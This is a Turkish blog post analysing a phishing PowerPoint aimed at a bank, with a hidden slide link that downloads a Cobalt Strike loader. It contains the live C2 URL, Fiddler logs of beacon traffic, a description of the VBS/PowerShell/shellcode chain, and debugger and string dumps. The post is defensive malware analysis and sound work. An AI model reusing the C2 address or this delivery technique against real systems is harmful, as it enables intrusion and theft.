


Önüm Arkam Sağım Solum Cobalt Strike

written by Mert SARICA | 1 February 2019

Son yıllarda özellikle finansal kurumlara gerçekleştirilen hedeflenmiş siber saldırılara (APT) bakıldığında, sızma testi uzmanlarının da yakından bildiği Cobalt Strike aracının kullanıldığını görebilirsiniz. Hatta Rusya'nın merkez bankası yetkililerine kulak vererseniz, 2017 yılında bu araçla 240 bankaya yapılan siber saldırılar sonucunda 17 milyon doların çalındığını öğrenebilirsiniz. Siber saldırganların taktik, teknik ve prosedürlerinin başarılı bir şekilde simülasyonunu yapmaya imkan tanıyan, özellikle gizli haberleşme özelliği ile istismar sonrası (post exploitation) kullanılan bir araç olan Cobalt Strike, özellikle güvenlik teknolojileri ve insan kaynağı yatırımdan yoksun kurumlara karşı kullanıldığında ciddi derecede sıkıntılara yol açabilmektedir.

Bu hikaye 2018 yılının Nisan ayında, finansal kurumlara ödeme sistemleri ve çözümleri sunan bir firmanın çalışanının kurumsal e-posta adresinden, bir bankanın çalışanına e-posta gönderilmesiyle başlar. E-postanın ekinde yer alan Powerpoint sunum dosyasına bakıldığında firma tarafından hazırlanmış masum bir dosya gibi görünse de, güvenlik sistemlerinde alarm üretilip engellenmesi sebebiyle şüpheleri üzerine çeker ve ardından bankanın güvenlik analistleri tarafından analiz edilmeye başlanır.

Powerpoint dosyası açıldığında ortaya çıkan uyarı mesajı, dosyanın içeriğinde bağlantılar olduğunu işaret eder. Bağlantılara detaylı olarak bakıldığında, uyarı mesajında çıkan "Update Links" butonuna basıldığında Litvanya'daki bir sunucuya ait olan [http://213\[.\]252.244.174/download/](http://213[.]252.244.174/download/) web adresinden file.ext dosyasının indirilip çalıştırılacağı anlaşılır.



Info

Links

Links	Type	Update
http://213.252.244.174/download/file.ext	Presentation	Automatic

Source: <http://213.252.244.174/download/file.ext>
Type: Presentation
☒ Automatic Update

Buttons: Close, Update now, Open Source, Change Source..., Break Link

Properties

Size: 4,13MB
Slides: 30
Hidden slides: 0
Title: PowerPoint Presentation
Tags: Add a tag
Categories: Add a category

Related Dates

Last Modified: 03.04.2018 09:26
Created: 15.09.2014 10:14
Last Printed:

Related People

Author:
Add an author
Last Modified By: Windows User

Related Documents

[Open File Location](#)
[Edit Links to Files](#)
[Show All Properties](#)

Manage Presentation

Check in, check out, and recover unsaved changes.
 There are no unsaved changes.

Bu bağlantının sunum dosyasının neresinde olduğunun öğrenilmesi için ise sunum.pptx dosyası 7-Zip aracı ile açılıp ortaya çıkan klasörlerde 213[.]252.244.174 adresi aratıldığında bu adresin sunum\ppt\slides_rels\slide29.xml.rels dosyası içinde, 29. slaytta olduğu anlaşılır. 29. slayta dikkatlice bakıldığında ise bağlantının sağ alt köşeye gizlendiği görülür.

Haberler

“Festy Unveils Digital Currency Payments Wristband”

Amaç: Festivalde ödemeleri Dash dijital para birimini kullanarak yapmak

Kurumlar: Festy

Combining two of the most hyped trends in fintech, wearables and cryptocurrencies, Irish startup Festy has unveiled a wristband that lets festival-goers make contactless payments in Dash.

User add the Dash currency to their QR code and NFC-integrated wristband and then use it to pay for food and drinks at POS terminals where Visa contactless is accepted as well as on phones with NFC tags.

Festy is linked directly to a consumer's Dash account so transactions occur within seconds, while merchants have the ability to cash out their Dash for the equivalent fiat currency.

Dash claims to be the world's leading digital currency for payments and is currently the sixth most valued cryptocurrency at over \$1.3 billion. Festy argues that the currency is ideal for festivals, where party-goers often have long waits in line to use ATMs that can charge several euros per withdrawal.

Graham de Barra, CEO, Festy: "Unlike existing traditional bank payments that take a 2-5% fee, there is no cost on receiving Dash for merchants. Merchants accepting payments will never have a chargeback, and there are potentially enormous savings to be made compared to the crippling fees from existing payment solutions."



Haberler

“Festy Unveils Digital Currency Payments Wristband”

Amaç: Festivalde ödemeleri Dash dijital para birimini kullanarak yapmak

Kurumlar: Festy

Combining two of the most hyped trends in fintech, wearables and cryptocurrencies, Irish startup Festy has unveiled a wristband that lets festival-goers make contactless payments in Dash.

User add the Dash currency to their QR code and NFC-integrated wristband and then use it to pay for food and drinks at POS terminals where Visa contactless is accepted as well as on phones with NFC tags.

Festy is linked directly to a consumer's Dash account so transactions occur within seconds, while merchants have the ability to cash out their Dash for the equivalent fiat currency.

Dash claims to be the world's leading digital currency for payments and is currently the sixth most valued cryptocurrency at over \$1.3 billion. Festy argues that the currency is ideal for festivals, where party-goers often have long waits in line to use ATMs that can charge several euros per withdrawal.

Graham de Barra, CEO, Festy: "Unlike existing traditional bank payments that take a 2-5% fee, there is no cost on receiving Dash for merchants. Merchants accepting payments will never have a chargeback, and there are potentially enormous savings to be made compared to the crippling fees from existing payment solutions."

[Loading...Please wait](#)

file.ext dosyasının içeriğine bakıldığında, VBS (Visual Basic Script) betiği içerisinde çağrılan, base64 ile gizlenmiş (encode) bir powershell betiği olduğu görülür. Bu betik çözüldükten (decode) sonra ise bu defa bellekte bir alana enjekte edildikten sonra CreateThread API'si ile çalıştırılan, base64 ile gizlenmiş başka bir kod ortaya çıkar. Çoğunlukla son adımda ortaya çıkan bu kod parçası bir kabuk kodu olur. (shellcode)



[illegible][illegible]


Telerik Fiddler Web Debugger


File Edit Rules Tools View Help GET/book GeoEdge

Replay Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff

Pro...	Host	URL	Body	Caching	Content-Type	Process
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:3104
00 HTTPS	213.252.244.174	/QYkG	206.900		application/...	powershell:3104
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:3104
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:3104
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:3104
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:3104
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:3104
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:3104
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:3104
00 HTTPS	213.252.244.174	/en_US/all.js	48		application/...	powershell:3104
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:3104
00 HTTPS	213.252.244.174	/submit.php?id=69555	0		text/html	powershell:3104
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/QYkG	206.900		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP	Tunnel to	213.252.244.174:443	613			p







Dinamik sistem analizi esnasında Fiddler ile kayıt edilen HTTPS trafiğinde yer alan gizlenmiş Cookie bilgisine göre bu kabuk kodunun Cobalt Strike aracına ait olduğu ihtimali güçlenir.

x32dbg - File: calc.exe - PID: 518 - Module: calc.exe - Thread: Main Thread B54

File View Debug Trace Plugins Favourites Options Help Dec 26 2017

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References

Hide FPU

EAX 00000000
EBX 00000000
ECX 2E9D0000
EDX 0021E1C8
EBP 0013F90C
ESP 0013F8E0
ESI FFFFFFFE
EDI 00000000

EIP 77DD0ED5 ntdll.77DD0ED5

EFLAGS 00000246
ZE 1 PE 1 AE 0
OE 0 SE 0 DF 0
CE 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B

x87r0 000000000000000000 ST0 Empty 0.00
x87r1 000000000000000000 ST1 Empty 0.00

Default (stdcall) 5 Unlocked

1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 7EFDE000
4: [esp+10] 0013FAC8

0013F8 76A8662
0013F8 00000000
0013F8 00000000
0013F8 7EFDE000
0013F8 0013FAC8
0013F8 0013F8E0
0013F8 016E5F00
0013F8 0013FAC8
0013F9 77DA58C5
0013F9 016E2100
0013F9 00000000
0013F9 0013FAC8
0013F9 77DB0F00
0013F9 7EFDD000
0013F9 7EFDE000

Pointer to SEH_Record[1]
ntdll.77DA58C5
return to ntdll.77DB0F00 from ntdll.77DD0ED5

Command: Default

Initialized calc.exe: 008A3CC7 -> 008A3CC7 (0x00000001 bytes)

Cleaner monitoring is active Debugging: 0:00:09:49

15:42

Bellekte 0265000 adresine açılan DLL dosyasının karakter dizileri (strings) incelenip, araştırıldığında (#1) ve ayrıca ortaya çıkan API adresleri de Google arama motoru üzerinde araştırıldığında bu DLL dosyasının CobaltStrike aracına ve kabukkodunun da bu araçta kullanılan Metasploit'in Block Reverse Http(s) kabukkoduna ait olduğu olduğu anlaşılır.

Hex Workshop - [C:\Users\Mert\Desktop\calc_02650000.bin]

File Edit Disk Options Tools Plug-Ins Window Help

Legacy ASCII

Data Visualizer

0 1 2 3 4 5 6 7 8 9 A B C D E F 10 11 12 13 0123456789ABCDEF0123

0002D3D4 73 70 72 6E 67 00 00 00 63 6F 75 6C 64 20 6E 6F 74 20 63 72 sprng...could not cr
0002D3E8 65 61 74 65 20 70 69 70 65 3A 20 25 64 00 00 00 49 27 6D 20 eate pipe: %d...I'm
0002D410 25 73 20 28 61 64 6D 69 6E 29 00 00 43 6F 75 6C 64 20 6E 6F already in SMB mode.
0002D424 74 20 6F 70 65 6E 20 70 72 6F 63 65 73 73 3A 20 25 64 20 28 %s (admin)..Could no
0002D438 25 75 29 00 46 61 69 6C 65 64 20 74 6F 20 69 6D 70 65 72 73 t open process: %d (
0002D44C 6F 6E 61 74 65 20 74 6F 6B 65 6E 20 66 72 6F 6D 20 25 64 20 (%u)..Failed to impers
0002D460 28 25 75 29 00 00 00 00 46 61 69 6C 65 64 20 74 6F 20 64 75 onate token from %d
0002D474 70 6C 69 63 61 74 65 20 70 72 69 6D 61 72 79 20 74 6F 6B 65 (%u)...Failed to du
0002D488 20 25 66 6F 72 20 25 64 20 28 25 75 29 00 00 00 46 61 69 6C plicate primary toke
0002D49C 65 64 20 74 6F 20 69 6D 70 65 72 73 6F 6E 61 74 65 20 6C 6F n for %d (%u)...Fail
0002D4B0 67 67 65 64 20 6F 6E 20 75 73 65 72 20 25 64 20 28 25 75 29 ed to impersonate lo
0002D4C4 00 00 00 00 43 6F 75 6C 64 20 6E 6F 74 20 63 72 65 61 74 65 gged on user %d (%u)
0002D4D8 20 74 6F 6B 65 6E 3A 20 25 64 00 00 00 00 00 48 54 54 50Could not create
0002D4EC 2F 31 2E 31 20 32 30 30 20 4F 4B 0D 0A 43 6F 6E 74 65 6E 74 token: %d.....HTTP
0002D500 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6F /1.1 200 OK..Content
-Type: application/o

calc_02650...

Structures

Member Value (dec) Value (h...) Size

421 instances of 'strings' found in C:\Users\Mert\Desktop\calc_02650000.bin

Address Length Length

0002CFAC 43 2B could not adjust permissions in process: %d
0002CFD8 40 2B could not create remote thread in %d: %d
0002D004 29 1D could not open process %d: %d
0002D024 47 2F %d is an x64 process (can't inject x86 content)
0002D054 47 2F %d is oN x86 pROcess (cAn't inject x64 content)
0002D084 8 08 syswow64
